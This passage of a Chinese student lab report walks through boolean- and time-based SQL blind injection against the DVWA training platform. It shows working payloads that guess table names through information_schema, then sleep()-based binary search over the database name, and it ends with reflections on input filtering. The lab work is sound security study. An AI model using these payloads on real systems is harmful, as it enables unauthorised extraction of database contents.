
所以数据库中共有两个表。

接着挨个**猜解表名**：

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=1 # 显示***不存在***

1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=2 # 显示***不存在***


1' and length(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),1))=9 # 显示***存在***




所以第一个表名长度为9

然后再用同猜数据库名的方法猜表名。最终得到两个表名：guestbook和users

部分过程：







1. 猜字段名

继续用相同法，重复上述所有步骤，即可猜解出所有表的字段。

三．基于时间的SQL盲注

输入 1' and sleep(5)#，感觉到明显延迟；

输入1 and sleep(5) # ，没有延迟。

说明存在字符型的基于时间的SQL盲注。

猜解当前数据库名字长度：

1'and if(length(database())=1,sleep(5),1#,

1' and if(length(database())=4,sleep(5),1)#，明显延迟。

采用二分法猜解数据库名：

1' and if(ascii(substr(database(),1,1))>97,sleep(5),1)#，明显延迟。

以此类推，猜解表、字段和数据

**心得体会：**

通过本次 SQL 盲注实验，我深入理解了盲注攻击的原理与实践。在布尔盲注中，学会通过构造逻辑表达式（如1' and 1=1#）观察页面返回差异来判断注入点类型，再利用length()和ascii()函数结合二分法逐步猜解数据库名、表名及字段名，这让我认识到未过滤用户输入的危害性 —— 程序直接拼接用户输入到 SQL 语句中（如实验源码中$getid = "SELECT... '$id' "），为攻击提供了可乘之机。

时间盲注则通过sleep()函数验证延迟差异，进一步体会到攻击者可利用时间损耗特征绕过无回显场景的限制。实验中配置 OWASP 虚拟机环境并操作 DVWA 平台的过程，也增强了我对漏洞复现流程的实操能力。

此次实践不仅巩固了 SQL 语法与注入技巧，更深刻理解了安全编码的重要性 —— 对用户输入进行严格过滤和转义是防范 SQL 注入的关键